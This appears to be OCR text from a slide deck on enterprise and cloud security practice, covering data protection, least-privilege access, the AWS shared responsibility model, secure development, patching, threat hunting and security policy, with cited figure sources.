
From *CloudQuery with Grafana dashboards*, https://medium.com/@ozbillwang/cloudquery-with-grafana-dashboards-ea058af2228

Protect your machine images



From *What is Container Security?*, https://cloudone.trendmicro.com/docs/container-security/about/


Protect your data (in transit, in use and at rest)


PROTECTING DATA AT REST
File Servers & Network Shares
Document Mgmt Systems
External Storage
Databases
Endpoint, laptops, PCs
Mobile Devices
Cloud Storage
Full-Disk Encryption Device Encryption
File/Folder Level Encryption
Database Encryption
IRM (Information Rights Managment)
DLP (Data Leak Prevention)
MDM (Mobile Device Management)
CASB (Cloud Access Security Brokers)
PROTECTING DATA IN USE
Office apps, PDFs, etc.
Databases, Corporate Apps
Cloud Apps
Mobile Apps
IdM (Identity and Access Management)
RBAC & Conditional Access (Role Based Access)
IRM (Information Rights Managment)
PROTECTING DATA IN TRANSIT
Email
Downloads Uploads
LAN transfers
File Sync Apps
Cloud
Collaboration tools
slack
Email Encryption
MFT (Managed File Transfer)
IRM (Information Rights Managment)
DLP (Data Leak Prevention)
CASB (Cloud Access Security Brokers)

From *Building a secure SDLC for web applications*, https://www.invicti.com/blog/web-security/secure-software-development-lifecycle-ssdlc-web-applications/


Access Control and Least Privilege

- **Use a single identity provider:**
  - Set up federated identity system / SSO
  - Use and enforce strong Multi-Factor Auth
  - *Avoid SMS tokens as MFA*
  - Keep your MFA seeds safe
    ⚠ *G. Authenticator syncs seeds to the cloud*
- **Protect the super admin account**
- **Plan your use of service accounts**
- **Implement least privilege and separation of duties**
- **Set up audit access**
- **Automate your policy controls**
- **Set restrictions on resources**
- **Use temporary accesses (Valet Key pattern):**
  - Set up expiry dates on tokens and certificates


Just need one password for all the Apps.
Just need to crack one password for all the Apps.
By Dave Ki
SINGLE SIGN-ON (SSO)

From *Single Sign-on (SSO)— Two Sides Of One Coin*, https://daveoncyber.medium.com/single-sign-on-two-sides-of-one-coin-cybersketch-fd35e7d4de0d

Know your responsibility



CUSTOMER

RESPONSIBILITY FOR SECURITY 'IN' THE CLOUD

CUSTOMER DATA

PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT

OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION

CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION	SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)	NETWORKING TRAFFIC PROTECTION (ENCRYPTION, INTEGRITY, IDENTITY)

AWS

RESPONSIBILITY FOR SECURITY 'OF' THE CLOUD

SOFTWARE

COMPUTE	STORAGE	DATABASE	NETWORKING


HARDWARE/AWS GLOBAL INFRASTRUCTURE

REGIONS	AVAILABILITY ZONES	EDGE LOCATIONS

From AWS, *The Shared Responsibility Model*, https://docs.aws.amazon.com/whitepapers/latest/applying-security-practices-to-network-workload-for-csps/the-shared-responsibility-model.html

Protect applications


- **SSDLC ≈ DevSecOps**
- **OWASP Top-10's**
  - API
  - Web
  - IoT
  - Desktop App Security
- **Use static and dynamic application security testing tools**
- **Have proper observability / telemetry**
- **Quarantine pattern**
  - External assets meet a team-agreed quality level before being authorized to be used.
- **Set up throttling**
  - Leaky bucket pattern
- **Decouple *critical* components (publish/subscribe)**


Secure Software Development Life Cycle (SSDLC)
Requirements
Design
Development
Testing
Deployment
Risk assessment
Threat modeling & design review
Static analysis & code review
Dynamic & interactive security testing
Security assessment & secure configuration
Security
Development

From *Building a secure SDLC for web applications*, https://www.invicti.com/blog/web-security/secure-software-development-lifecycle-ssdlc-web-applications/

Keep software patched


- **Vulnerability management**
  - Software bills of materials (SBOMs)
  - Only use trusted dependencies
- **Patching intelligently (regularly *not* instantly)**
  - Avoid *latest version* by default
  - As reference, "*All DoD information systems have current patches within **21 days** of IAVA patch release (US-CERT).*"
- **Be aware of impact**
  - CVSS scores as information source
  - Mitigate risks when patching is not available


1. Patch Information Retrieval
2. Vulnerability + Assessment and Scanning Prioritization
3. Patch Testing
4. Patch Deployment
5. Post-Deployment Patch Verification

From *Dissanayake, Nesara & Zahedi, Mansooreh & Jayatilaka, Asangi & Ali Babar, Muhammad. (2022). Why, How and Where of Delays in Software Security Patch Management: An Empirical Investigation in the Healthcare Sector*

Detection engineering / threat hunting

- **Data collections**
  - Indices of Compromise (IoC)
  - Indicators of Attack (IoA)
  - Techniques, tactics and procedures (TTPs)
- **Rule and signature scan / development**
- **Behaviour analytics and heuristics**
- **Identify gaps**
- **Emulate adversaries**




Threat Hunting Maturity Model Cycle

From *Introducing the Threat Hunting Maturity Model*, https://www.dts-solution.com/a-threat-hunt-tale/

Adversary simulation trials and readiness checks

"the proof of the pudding is in the eating"


- **Ongoing automated tests**
  - AWS CloudSaga
- **Deception Engineering**
  - Honeypots
  - Canary Tokens
  - Tarpits



From *Penetration Testing Phases: A Roadmap To Secure Enterprise Applications*, https://successive.cloud/penetration-testing-phases/

Automate!

KUEHNE+NAGEL




From *How to deploy the AWS Solution for Security Hub Automated Response and Remediation*, https://aws.amazon.com/blogs/security/how-to-deploy-the-aws-solution-for-security-hub-automated-response-and-remediation/

Define security policies, standards, and procedures


KUEHNE+NAGEL


- Outline governance structure and compliance requirements
- Risk Assessment and Management
- Define a Security Architecture
- Access Control and Identity Management
- Data Encryption and Protection
- Incident Response and Management
- Third-Party Risk Management
- Monitoring and Auditing
- Employee Training and Awareness



POLICY
(General Management Statement)
STANDARDS
(Specific Mandatory Controls)
PROCEDURES
(Step By Step Instructions)
GUIDELINES
(Recommendations / Best Practices)
BASELINES
(Uniform Ways for Safeguard Implementation)

